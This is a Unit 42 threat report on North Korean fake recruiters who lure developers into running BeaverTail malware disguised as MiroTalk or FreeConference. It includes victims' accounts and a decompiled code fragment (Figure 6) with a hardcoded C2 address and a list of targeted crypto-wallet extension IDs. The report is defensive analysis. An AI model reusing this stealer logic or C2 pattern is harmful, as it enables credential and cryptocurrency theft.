Contagious Interview: DPRK Threat Actors Lure Tech Industry Job Seekers to Install New Variants of BeaverTail and InvisibleFerret Malware

unit42.paloaltonetworks.com/north-korean-threat-actors-lure-tech-job-seekers-as-fake-recruiters/

Unit 42

October 9, 2024

Executive Summary

Unit 42 has tracked activity from threat actors associated with the Democratic People's Republic of Korea (DPRK), where they pose as recruiters to install malware on tech industry job seekers' devices. We call this activity the CL-STA-240 Contagious Interview campaign, and we first published about it in November 2023. Since that publication, we've observed additional online activity from the fake recruiters, as well as code updates to two pieces of malware associated with the campaign; the BeaverTail downloader and the InvisibleFerret backdoor.

The BeaverTail malware associated with this campaign has been compiled using the Qt framework as early as July 2024. We have observed multiple samples of BeaverTail that are compiled for both macOS and Windows platforms. In addition, we observed continuous code updates to the InvisibleFerret backdoor delivered by the BeaverTail downloader.

In this article, we will discuss the online activity of fake recruiters and technical details of the campaign, including the following specifics:

- Analyzing the macOS, Windows and Python malware
- Providing examples of Cortex XDR detecting and preventing this cross-platform threat

Palo Alto Networks customers are better protected from the threats discussed in this article through our Network Security solutions, Prisma Cloud offerings and the Cortex line of products.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.


Related Unit 42 Topics **Advanced Persistent Threat (APTs)**, **North Korea**

Social Engineering and Infection: Fake Recruiters and Job Interviews

As described in our previous article on Contagious Interview, the threat actor behind CL-STA-0240 contacts software developers through job search platforms by posing as a prospective employer. The attackers invite the victim to participate in an online interview, where the threat actor attempts to convince the victim to download and install malware. Recent reporting and social media activity like this thread on X (formerly Twitter) indicate this activity continues.

A June 2024 Medium article describes a relatively recent example. In this case, a fake recruiter account using the name Onder Kayabasi contacted the writer over LinkedIn.

While this LinkedIn account is no longer available, a similar account for Onder Kayabasi remained active on X (formerly known as Twitter) as recently as August 2024. Figure 1 shows the X profile for this user.



Onder Kayabasi
6 posts

Onder Kayabasi
@OnderKayabasi

Hello, I am a recruiter at Peig company. My company needs professional Blockchain & Web3 & Smart Contract developers. I find developers here.

Financial Services · Turkey · peig.io · Joined August 2021

91 Following 30 Followers

Not followed by anyone you're following

We're Hiring — View all jobs


Smart Contract Developer
• United States,Brazil,United Kingdom,Vietnam,Ger
$70 - $85 per hour

Blockchain Developer
• United States,Brazil,United Kingdon
$70 - $85 per hour

Onder Kayabasi @OnderKayabasi · Jun 9
Hello, my complaint needs blockchain developers, those who are interested should message me or review the job posting in my profile!
1 1 1 142

Figure 1. Profile of "Onder Kayabasi," a fake recruiter on X. Source: X.

After the attacker set up a technical interview online, the attacker convinced the potential victim to execute malicious code. In this case, the potential victim purposefully ran the code in a virtual environment, which eventually connected back to the attacker's command and control (C2) server 95.164.17[.]24:1224, as noted below in Figure 2.




He wanted me to open up a full stack application and explain the code. I did, but I ran it in a VM (because you should NEVER run random code that you do not understand from a suspicious party), and he was not happy. He kept giving excuses about how it needed to be run in an actual machine because of Windows and WSL issues. The code however is malicious (yes,Javascript code can be evil).

It was surprisingly sophisticated. It had a broken backend express application, a basic but functional React frontend, and one, single obfuscated Javascript middleware file named error.js that ran as soon as the application started. The Google Meet call was weird, but after looking at the code, I realized his goal was to stall for time to let it crawl through the entire system to get my info.

Once the app started, it would go through passwords, logs, etc. on the computer and send them to a server I traced in Ukraine (http://95.164.17.24:1224). It was super impressive. They had system checks for compatibility and even attempted to spawn a separate Python process to run more stuff.

Figure 2. A LinkedIn post describing an attempted malware infection from CL-STA-0240. Source: LinkedIn.

Another social media post noted the same type of activity and IP address on Reddit as noted below in Figure 3. This is the same IP address and TCP port used by the new version of the BeaverTail malware that we analyze in the next section.



r/webdev • 2 mo. ago
[redacted]

Beware of scammers!

Discussion

Someone messaged me on LinkedIn, asking me if I had any experience with web3. After a positive reply, they told me that they needed help to complete a project.

They asked me to move the conversation to Telegram (🚩). I accepted. On Telegram, they sent me the link to a GitHub repo. The repository was public, but with few commits and 0 stars. They wanted me to give them a quote.

The repository appeared to be a normal React app, with emotion and MUI. It was actually quite big, with many components and a complex structure.

I looked in the package.json, and there was a start script. This script called "npm run config", which in turn executed "src/optimize.js". This immediately caught my attention. The file was obfuscated code. It was quite long. There were some array of strings that resembled "readDir", "rmDir", "Google Chrome", "AppData" and "Brave".

Fucking scammer. I guess that script would have tried to steal my cookies, crypto if I had any, it's definitely something malicious. I reported the user on LinkedIn and the repository. Hope they will take action soon.

Stay safe and don't execute code from strangers!!

EDIT: The repository is https://github.com/MegaFT027/ELO_presale. Report it if you can!

[redacted] • 2mo ago • Edited 2mo ago

Can you link to the repo please?

Edit: NVM found it. The author has taken steps to cover their tracks but it can still be viewed here, click load diff to see the file.

Some analysis:

- The script gathers various system details such as the hostname, platform, home directory, and temporary directory (os.hostname(), os.platform(), os.homedir(), os.tmpdir()).
- It checks for the existence of specific directories and files, particularly those related to web browsers like Chrome, Brave, and Opera. It attempts to read these directories and files, which contain potentially sensitive information (e.g., user profiles, extension data).
- It tries to steal macOS keychains, solana wallet keys.
- The script attempts to upload collected data to a remote server **(95.164.17.24)** hosted in the Netherlands, indicating data exfiltration. It uses the request module to send POST requests with the stolen data.
- It includes mechanisms to ensure it runs multiple times, possibly to ensure persistence or continued data exfiltration. The script also tries to download and execute additional payloads

Figure 3. A Reddit post describing an attempted malware infection from CL-STA-024.

This activity is consistent with our previous report on the CL-STA-0240 Contagious Interview campaign. And like previous activity from this campaign, the initial malware is BeaverTail.

Analysis of BeaverTail's New Cross-Platform Version

BeaverTail is a downloader and infostealer associated with the CL-STA-0240 campaign, which we first reported on in 2023. In this campaign the attackers delivered BeaverTail via files masquerading as the following applications:


- MiroTalk, a real-time video call application
- FreeConference, a service that offers free conference calling

Threat actors often abuse, take advantage of or subvert legitimate products for malicious purposes. This does not imply that the legitimate product is flawed or malicious.

Similar findings were also detailed in GROUP-IB's recent research.

In recent months, the attackers created new versions of the BeaverTail malware. This time instead of coding it in JavaScript like previous versions, they wrote the new version in Qt.

Since Qt enables developers to create cross-platform applications, the attackers could use the same source code to compile applications for both Windows and macOS simultaneously. Figure 4 shows the installation process of BeaverTail in both Windows and macOS.



Welcome to the MiroTalk Setup Wizard

The Setup Wizard will install MiroTalk on your computer. Click "Next" to continue or "Cancel" to exit the Setup Wizard.

macOS cannot verify the developer of "MiroTalk". Are you sure you want to open it?

By opening this app, you will be overriding system security which can expose your computer and personal information to malware that may harm your Mac or compromise your privacy.


This item is on the disk image "MiroTalk.dmg". Safari downloaded this disk image today at 2:07 PM.

Figure 4. Left: Fake MiroTalk BeaverTail installation in Windows. Right: Fake MiroTalk BeaverTail installation in macOS.

When installing the macOS variant of BeaverTail in the form of a fake MiroTalk package, the victim must mount the MiroTalk.dmg disk image and run the package within that image. For Windows, the respective installation package file is named MiroTalk.msi.

Objective-See published an article in July 2024 analyzing the macOS version of BeaverTail, describing its main capabilities, such as data exfiltration and execution of additional payloads.

After the malicious applications are successfully installed, when the victim opens the applications for the first time, they see a GUI as shown in Figure 5.



Enter the access code of the meeting you would like to join.

Make sure you're ready with our connection test
Help & support
Terms of service
Privacy policy
v2.6.325.16

Share freely and privately with MiroTalk

MiroTalk is a universal communication platform, with privacy as its foundation, that relies on a free distributed network for everyone.


Figure 5. Left: BeaverTail opens a fake login window for FreeConference.com. Right: BeaverTail opens a fake login window for MiroTalk.

Meanwhile, BeaverTail executes its malicious code in the background, collecting data and exfiltrating it from the victim's host without any visible indicators.

This Qt-based version of BeaverTail has largely the same functionality as the JavaScript-based version we analyzed in November 2023. Additional features in this new Qt version of BeaverTail include:

- Stealing browser passwords in macOS
- Stealing cryptocurrency wallets in both macOS and Windows (shown in Figure 6)

This last feature is consistent with the ongoing financial interests of North Korean threat actors.



```
QNetworkRequest::QNetworkRequest((QNetworkRequest *)(a1 + 10));
a1[14] = QString::fromAscii_helper((QString *)"http://95.164.17.24:1224", (const char *)0x18, v3);
a1[15] = QListData::shared_null;
a1[16] = QListData::shared_null;
a1[17] = QListData::shared_null;
a1[18] = QListData::shared_null;
v21[0] = QString::fromAscii_helper((QString *)"nkbihfbeogaeaoehlefnkodbefgpgknn", (const char *)0x20, v4);
v21[1] = QString::fromAscii_helper((QString *)"ejbalbakoplchlghecdalmeeeajnimhm", (const char *)0x20, v5);
v21[2] = QString::fromAscii_helper((QString *)"fhbohimaelbohpjbbldcngcnapndodjp", (const char *)0x20, v6);
v21[3] = QString::fromAscii_helper((QString *)"hnfanknocfeofbddgcijnmhnfnkdnaad", (const char *)0x20, v7);
v21[4] = QString::fromAscii_helper((QString *)"ibnejdfjmmkpcnlpebklmnkoeoihofec", (const char *)0x20, v8);
v21[5] = QString::fromAscii_helper((QString *)"bfnaelmomeimhlpmgjnjophhpkkoljpa", (const char *)0x20, v9);
v21[6] = QString::fromAscii_helper((QString *)"aeachknmefphepccionboohckonoeemg", (const char *)0x20, v10);
v21[7] = QString::fromAscii_helper((QString *)"hifafgmccdpekplomjjkcfgodnhcellj", (const char *)0x20, v11);
v21[8] = QString::fromAscii_helper((QString *)"jblndlipeogpafnldhgmapagcccfchpi", (const char *)0x20, v12);
v21[9] = QString::fromAscii_helper((QString *)"acmacodkjbdgmoleebolmdjonilkdbch", (const char *)0x20, v13);
v21[10] = QString::fromAscii_helper((QString *)"dlcobpjiigpikoobohmabehhmhfoodbb", (const char *)0x20, v14);
v22 = QString::fromAscii_helper((QString *)"aholpfdialjgjfhomihkjbmgjidlcdno", (const char *)0x20, v15);
```

Figure 6. A snippet of BeaverTail Qt code stealing cryptocurrency wallets.

